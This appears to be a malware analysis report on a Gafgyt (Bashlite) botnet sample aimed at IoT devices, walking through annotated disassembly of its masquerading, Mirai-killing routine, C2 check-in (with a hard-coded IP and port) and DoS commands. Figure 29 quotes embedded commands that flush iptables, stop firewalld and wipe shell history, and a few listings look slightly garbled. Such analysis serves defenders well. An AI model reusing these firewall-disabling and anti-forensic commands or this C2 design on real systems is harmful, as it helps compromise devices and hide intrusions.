

A Detailed Analysis of the Gafgyt Malware Targeting IoT Devices

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Executive summary

Gafgyt malware, also known as Bashlite, along with Mirai, have targeted millions of vulnerable IoT devices in the last few years. The recently compiled sample we've analyzed borrowed some code leaked online from the Mirai botnet. The following commands are implemented: ALPHA, GAME, GRE, ICMP, JAIL, KICK, MIX, PLAIN, QUERY, SPEC, and STOP. The purpose of these commands is to perform multiple types of TCP and UDP DoS attacks, to target game servers running Valve's Source Engine with DoS attacks, to perform "GRE flood" and "ICMP flood" attacks, to perform HTTP DoS attacks on OVH servers. The last command is used to stop the malicious activity.

Analysis and findings

SHA256: 05e278364de2475f93c7db4b286c66ab3b377b092a312aee7048fbe0d3f608aa

The ELF file is packed with UPX, as highlighted in the figure below.




Figure 1

The malware writes the "14I2I34czY\$" string to the standard output:

```
.text:0000000000408156 mov    edx, 12
.text:0000000000408158 mov    esi, offset a14i2i34czy ; "14I2I34czY$\n"
.text:0000000000408160 mov    edi, STDOUT_FILENO
.text:0000000000408165 call   write
```

Figure 2

The current process name is set to "/usr/bin/apt" using the prctl function (0xF = **PR_SET_NAME**):

```

.text:000000000040816A mov    [rbp+var_70], offset aUsrBinApt ; "/usr/bin/apt"
.text:0000000000408172 mov    rax, [rbp+var_10D8]
.text:0000000000408179 mov    rax, [rax]
.text:000000000040817C mov    rdi, rax
.text:000000000040817F mov    rsi, [rbp+var_70]
.util_strcpy
.text:0000000000408183 call   rsi, [rbp+var_70]
.text:0000000000408188 mov    edi, PR_SET_NAME
.text:000000000040818C mov    eax, 0
.text:0000000000408191 mov    prctl

```

Figure 3

The process retrieves the current time in seconds, the process ID of the calling process, performs an XOR operation between the results, and sets the value as the seed for random:

```

.text:000000000040819B mov    edi, 0
.text:00000000004081A0 call   time
.text:00000000004081A5 mov    ebx, eax
.text:00000000004081A7 call   getpid
.text:00000000004081AC xor    eax, ebx
.text:00000000004081AE mov    edi, eax

```

Figure 4

The XOR operation result between the current time in seconds and the current process ID is passed as a parameter to a function called init_rand. The implementation is identical to the one presented [here](#):

```

.text:00000000004081B5 mov    edi, 0
.text:00000000004081B8 call   time
.text:00000000004081BF mov    ebx, eax
.text:00000000004081C1 call   getpid
.text:00000000004081C6 xor    eax, ebx
.text:00000000004081C8 mov    edi, eax

```

Figure 5




Figure 6

The malicious process calls a function called getOurIP. It creates a new socket by calling the socket method (0x2 = **AF_UNIX**, 0x2 = **SOCK_DGRAM**):

```
.text:0000000000400BA4 mov    edx, 0
.text:0000000000400BA9 mov    esi, SOCK_DGRAM
.text:0000000000400BAE mov    edi, AF_INET
.text:0000000000400BB3 call   socket
.text:0000000000400BB8 mov    [rbp+var_1C], eax
.text:0000000000400BBB cmp    [rbp+var_1C], 0FFFFFFFh
```

Figure 7

The inet_addr function is utilized to convert the Google DNS server into binary data in network byte order:



```
.text:0000000000400BD0
.text:0000000000400BD0 loc_400BD0:
.text:0000000000400BD0 lea    rax, [rbp+var_30]
.text:0000000000400BD4 mov    qword ptr [rax], 0
.text:0000000000400BDB mov    qword ptr [rax+8], 0
.text:0000000000400BE3 mov    [rbp+var_30], 2
.text:0000000000400BE9 mov    edi, offset a8888 ; "8.8.8.8"
.text:0000000000400BEE call   inet_addr
.text:0000000000400BF3 mov    [rbp+var_2C], eax
.text:0000000000400BF6 mov    edi, 53
.text:0000000000400FB8 call   htons
.text:0000000000400C00 mov    [rbp+var_2E], ax
```

Figure 8

The malware performs a connection to the Google DNS server on port 53 via a function call to connect, as highlighted below:

```
.text:0000000000400C04 lea    rsi, [rbp+var_30]
.text:0000000000400C08 mov    edi, [rbp+var_1C]
.text:0000000000400C0B mov    edx, 16
.text:0000000000400C10 call   connect
.text:0000000000400C15 mov    [rbp+var_18], eax
.text:0000000000400C18 cmp    [rbp+var_18], 0FFFFFFFh
.text:0000000000400C1C jnz    short loc_400C2D
```

Figure 9

The ELF binary obtains the current address to which the socket is bound using the getsockname function:



```
.text:0000000000400C2D
.text:0000000000400C2D loc_400C2D:
.text:0000000000400C2D mov    [rbp+var_44], 10h
.text:0000000000400C34 lea    rsi, [rbp+var_40]
.text:0000000000400C38 lea    rdx, [rbp+var_44]
.text:0000000000400C3C mov    edi, [rbp+var_1C]
.text:0000000000400C3F call   getsockname
.text:0000000000400C44 mov    [rbp+var_18], eax
```

Figure 10

The process opens the kernel routing table from “/proc/net/route”:

```
.text:0000000000400C5C loc_400C5C:  
.text:0000000000400C5C mov     eax, [rbp+var_3C]  
.text:0000000000400C5C mov     cs:ourIP, eax  
.text:0000000000400C65 mov     esi, 0  
.text:0000000000400C6A mov     edi, offset aProcNetRoute ; "/proc/net/route"  
.text:0000000000400C6F mov     eax, 0  
.text:0000000000400C74 call    open  
.text:0000000000400C79 mov     [rbp+var_14], eax
```

Figure 11

The above file is parsed, and the binary is looking for the “00000000” string:




Figure 12

The ELF binary extracts the MAC address of the device using the ioctl method (0x8927 = **SIOCGIFHWADDR**):

```
.text:0000000000400CFE lea rsi, [rbp+var_1050]  
.text:0000000000400D05 lea rdi, [rbp+var_1080]  
.text:0000000000400D0C call strcpy  
.text:0000000000400D11 lea rdx, [rbp+var_1080]  
.text:0000000000400D18 mov edi, [rbp+var_1C]  
.text:0000000000400D1B mov esi, SIOCGIFHWADDR  
.text:0000000000400D20 mov eax, 0  
.text:0000000000400D25 call ioctl  
.text:0000000000400D2A mov [rbp+var_4], 0  
.text:0000000000400D31 jmp short loc_400D59
```

Figure 13

The fork function is utilized to create a new process by duplicating the calling process. The malware ignores the SIGCHLD signal:




Figure 14

The binary opens and reads the “/proc” directory using the opendir and readdir functions, as shown in figure 15.



Figure 15

The process IDs that can be extracted from the subdirectories of the “/proc” folder are converted from strings to numbers. The malware avoids the current process and its parent process:




Figure 16

A function called killer_mirai_exists is implemented by the malware. The command line of the processes is extracted from the "/proc/<Process ID>/cmdline" file:

```

.text:0000000000407DD6 lea    rdi, [rbp+var_10A0]
.text:0000000000407DD9 mov    edx, 80h
.text:0000000000407DE2 mov    esi, 0
.text:0000000000407DE7 call   memset
.text:0000000000407DEC lea    rdi, [rbp+var_1020]
.text:0000000000407DF3 mov    esi, offset aProc ; "/proc/"
.text:0000000000407DF8 call   util_strcpy
.text:0000000000407FD0 mov    rsi, [rbp+var_10A8]
.text:0000000000407E04 lea    rdi, [rbp+var_1020]
.text:0000000000407E08 call   util_strcat
.text:0000000000407E10 lea    rdi, [rbp+var_1020]
.text:0000000000407E17 mov    esi, offset aCmdline ; "/ cmdline"
.text:0000000000407E1C call   util_strcat
.text:0000000000407E21 lea    rdi, [rbp+var_1020]
.text:0000000000407E28 mov    esi, 0
.text:0000000000407E2D mov    eax, 0
.text:0000000000407E32 call   open
.text:0000000000407E37 mov    [rbp+var_14], eax
.text:0000000000407E3A cmp    [rbp+var_14], 0
.text:0000000000407E3E jg    short loc_407E4F

.text:0000000000407E4F loc_407E4F:
.text:0000000000407E4F lea    rsi, [rbp+var_10A0]
.text:0000000000407E56 mov    edi, [rbp+var_14]
.text:0000000000407E59 mov    edx, 80h
.text:0000000000407E5E call   read
.text:0000000000407E63 mov    edi, [rbp+var_14]
.text:0000000000407E66 call   close
.text:0000000000407E6B lea    rdi, [rbp+var_10A0]
.text:0000000000407E72 call   util_strlen
.text:0000000000407E77 mov    [rbp+var_10], eax
.text:0000000000407E7A cmp    [rbp+var_10], 0
.text:0000000000407E7E jnz   short loc_407E8F

```

Figure 17

The process uses the isdigit and isalpha functions to verify if a character from the command line is a digit or an alphabetic character, respectively:

```

.text:0000000000407EA6 loc_407EA6:
.text:0000000000407EA6 mov    eax, [rbp+var_4]
.text:0000000000407EA9 cdqe
.text:0000000000407EAB movzx  eax, [rbp+rax+var_10A0]
.text:0000000000407EB3 movsx  edi, al
.text:0000000000407EB6 call   util_isdigit
.text:0000000000407EBB test   eax, eax
.text:0000000000407EBD jz    short loc_407EC4

.text:0000000000407EC4 loc_407EC4:
.text:0000000000407EC4 mov    eax, [rbp+var_4]
.text:0000000000407EC7 cdqe
.text:0000000000407EC9 movzx  eax, [rbp+rax+var_10A0]
.text:0000000000407ED1 movsx  edi, al
.text:0000000000407ED4 call   util_isalpha
.text:0000000000407ED9 test   eax, eax
.text:0000000000407EDB jz    short loc_407EE2

.text:0000000000407EBF inc    [rbp+var_C]
.text:0000000000407EC2 jmp    short loc_407EEE

```

Figure 18

A Mirai process is supposed to contain at least five letters and two digits in its name. If that's the case, the process is terminated using the kill function:




Figure 19

The current process is daemonized by calling the setsid and fork methods:



Figure 20

The ELF binary implements a function called initConnection. It will establish a connection with the C2 server 45.61.186.4 on port 13561 (see figure 21).




Figure 21

A new socket is created, and the process calls a function named connectTimeout:




Figure 22

The malware retrieves the file status flag of the socket and modifies it to include **SOCK_NONBLOCK** by calling the `fcntl64` method:

```
.text:0000000004019C9 mov [rbp+var_D4], edi  
.text:0000000004019CF mov [rbp+var_E0], rsi  
.text:0000000004019D6 mov [rbp+var_E4], edx  
.text:0000000004019DC mov [rbp+var_E8], ecx  
.text:0000000004019E2 mov edi, [rbp+var_D4]  
.text:0000000004019E8 mov edx, 0  
.text:0000000004019ED mov esi, F_GETFL  
.text:0000000004019F2 mov eax, 0  
.text:0000000004019F7 call fcntl64  
.text:0000000004019FC cdqe  
.text:0000000004019FE mov [rbp+var_18], rax  
.text:000000000401A02 or [rbp+var_18], SOCK_NONBLOCK  
.text:000000000401A0A mov rdx, [rbp+var_18]  
.text:000000000401A0E mov edi, [rbp+var_D4]  
.text:000000000401A14 mov esi, F_SETFL  
.text:000000000401A19 mov eax, 0  
.text:000000000401A1E call fcntl64  
.text:000000000401A23 mov [rbp+var_30], 2  
.text:000000000401A29 mov eax, [rbp+var_E4]  
.text:000000000401A2F movzx edi, ax  
.text:000000000401A32 call htons  
.text:000000000401A37 mov [rbp+var_2E], ax  
.text:000000000401A3B mov rdi, [rbp+var_E0]  
.text:000000000401A42 lea rax, [rbp+var_30]  
.text:000000000401A46 lea rsi, [rax+4]  
.text:000000000401A4A call getHost  
.text:000000000401A4F test eax, eax  
.text:000000000401A51 jz short loc_401A62
```

Figure 23

In the getHost function, the C2 IP address is converted into binary data in network byte order using `inet_addr`:




Figure 24

The connect function is utilized to perform a connection to the C2 server:




Figure 25

The process extracts information about the error status via a call to `getsockopt` (0x1 = **SOL_SOCKET**, 0x4 = **SO_ERROR**):




Figure 26

The IP address of the device is converted to a string, and the binary will send a packet containing the string and the architecture that is hard-coded ("x86_64") to the C2 server:

```
.text:000000000040823E loc_40823E:  
.text:000000000040823E mov eax, 0  
.text:0000000000408243 call demarches  
.text:0000000000408248 mov rbx, rax  
.text:000000000040824B mov edi, cs:ourIP  
.text:0000000000408251 call inet_ntoa  
.text:0000000000408256 mov edi, cs:mainCommSock  
.text:000000000040825C mov rcx, rbx  
.text:000000000040825F mov rdx, rax  
.text:0000000000408262 mov esi, offset a131mferbDevice ; "\x1B[1;31mFerb Device Connected: %s | A..."  
.text:0000000000408267 mov eax, 0  
.text:000000000040826C call sockprintf
```

Figure 27

The confirmation message that contains the device's IP address and the architecture is sent to the C2 server using the send method, as shown in the figure below.

```
.text:00000000004015F1 mov rsi, [rbp+var_F0]  
.text:00000000004015F8 lea rdx, [rbp+var_E0]  
.text:00000000004015FF lea rdi, [rbp+var_C8]  
.text:0000000000401606 call print  
.text:0000000000401608 mov rax, [rbp+var_C0]  
.text:0000000000401612 mov rcx, 0xFFFFFFFFFFFFFFFh  
.text:0000000000401619 mov [rbp+var_100], rax  
.text:0000000000401620 mov eax, 0  
.text:0000000000401625 cld  
.text:0000000000401626 mov rdi, [rbp+var_100]  
.text:000000000040162D repne scasb  
.text:000000000040162F mov rax, rcx  
.text:0000000000401632 not rax  
.text:0000000000401635 dec rax  
.text:0000000000401638 add rax, [rbp+var_C0]  
.text:000000000040163F mov byte ptr [rax], 0Ah  
.text:0000000000401642 mov rax, [rbp+var_C0]  
.text:0000000000401649 mov rcx, 0xFFFFFFFFFFFFFFFh  
.text:0000000000401650 mov [rbp+var_108], rax  
.text:0000000000401657 mov eax, 0  
.text:000000000040165C cld  
.text:000000000040165D mov rdi, [rbp+var_108]  
.text:0000000000401664 repne scasb  
.text:0000000000401666 mov rax, rcx  
.text:0000000000401669 not rax  
.text:000000000040166C lea rdx, [rax-1]  
.text:0000000000401670 mov rsi, [rbp+var_C0]  
.text:0000000000401677 mov edi, [rbp+var_E4]  
.text:000000000040167D mov ecx, 4000h  
.text:0000000000401682 call send
```

Figure 28

The ELF binary flushes the rules of all chains in iptables, stops the iptables and firewalld services, removes the bash history, and clears the history for the current shell:

```

.text:0000000000401DF8 public CleanDevice
.text:0000000000401DF8 CleanDevice proc near
.text:0000000000401DF8 push    rbp
.text:0000000000401DF9 mov     rbp, rsp
.text:0000000000401DFC mov     edi, offset aIptablesF ; "iptables -F"
.text:0000000000401E01 call    system
.text:0000000000401E06 mov     edi, offset aServiceIptable ; "service iptables stop"
.text:0000000000401E08 call    system
.text:0000000000401E10 mov     edi, offset aBinIptablesFS ; "/sbin/iptables -F; /sbin/iptables -X"
.text:0000000000401E15 call    system
.text:0000000000401E1A mov     edi, offset aServiceFirewal ; "service firewalld stop"
.text:0000000000401E1F call    system
.text:0000000000401E24 mov     edi, offset aRmRfBashHistor ; "rm -rf ~/.bash_history"
.text:0000000000401E29 call    system
.text:0000000000401E2E mov     edi, offset aHistoryC ; "history -c"
.text:0000000000401E33 call    system
.text:0000000000401E38 leave
.text:0000000000401E39 retn
.text:0000000000401E39 CleanDevice endp
.text:0000000000401E39

```

Figure 29

Two DNS servers are added to the “/etc/resolv.conf” file:



```

.text:0000000000401E3A public UpdateNameSrvs
.text:0000000000401E3A UpdateNameSrvs proc near
.text:0000000000401E3A
.text:0000000000401E3A var_28= qword ptr -28h
.text:0000000000401E3A var_12= word ptr -12h
.text:0000000000401E3A var_10= qword ptr -10h
.text:0000000000401E3A var_8= qword ptr -8
.text:0000000000401E3A
.text:0000000000401E3A push    rbp
.text:0000000000401E3B mov     rbp, rsp
.text:0000000000401E3E sub    rsp, 30h
.text:0000000000401E42 mov     esi, 20h
.text:0000000000401E47 mov     edi, offset aEtcResolvConf ; "/etc/resolv.conf"
.text:0000000000401E48 mov     eax, 0
.text:0000000000401E51 call    open
.text:0000000000401E56 mov     [rbp+var_12], ax
.text:0000000000401E5A mov     esi, 0
.text:0000000000401E5F mov     edi, offset aEtcResolvConf ; "/etc/resolv.conf"
.text:0000000000401E64 call    access
.text:0000000000401E69 cmp     eax, 0xFFFFFFFFFh
.text:0000000000401E6C jz    short locret_401E88

```




```

.text:0000000000401E6E mov     [rbp+var_10], offset aNameserver8888 ; "nameserver 8.8.8.8\nnameserver 8.8.4.4"...
.text:0000000000401E76 mov     rax, [rbp+var_10]
.text:0000000000401E7A mov     rcx, 0xFFFFFFFFFFFFFFFh
.text:0000000000401E81 mov     [rbp+var_28], rax
.text:0000000000401E85 mov     eax, 0
.text:0000000000401E8A cld
.text:0000000000401E88 mov     rdi, [rbp+var_28]
.text:0000000000401E8F repne scasd
.text:0000000000401E91 mov     rax, rcx
.text:0000000000401E94 not    rax
.text:0000000000401E97 dec    rax
.text:0000000000401E9A mov     [rbp+var_8], rax
.text:0000000000401E9E movzx edi, [rbp+var_12]
.text:0000000000401EA2 mov     rdx, [rbp+var_8]
.text:0000000000401EA6 mov     rsi, [rbp+var_10]
.text:0000000000401EAA call    write

```

Figure 30

The malicious process implements a function called recvLine, which uses the recv method to read the response from the C2 server, as highlighted below:



```

.text:00000000004086DE
.text:00000000004086DE loc_4086DE:
.text:00000000004086DE lea     rsi, [rbp+var_10C0]
.text:00000000004086E5 mov     edi, cs:mainCommSock
.text:00000000004086EB mov     edx, 4096
.text:00000000004086F0 call    recvLine

```

Figure 31

```

.text:000000000040190F
.text:000000000040190F loc_40190F:
.text:000000000040190F mov     edi, cs:mainCommSock
.text:0000000000401915 lea     rsi, [rbp+var_C1]
.text:000000000040191C mov     ecx, 0
.text:0000000000401921 mov     edx, 1
.text:0000000000401926 call    recv
.text:000000000040192B cmp     rax, 1
.text:000000000040192F jz     short loc_401944

```

Figure 32

The strtok function is utilized to split the response into a series of tokens based on the space delimiter (see figure 33). A function called processCmd implements the received commands:




Figure 33

The following commands are implemented: "ALPHA", "GAME", "GRE", "SPEC2", "SPEC", "JAIL", "MIX", "ICMP", "QUERY2", "PLAIN", "QUERY", "KICK", "STOP", "stop", and "Stop". An example of such a command is shown below:

```

.text:00000000004060A1 push    rbp
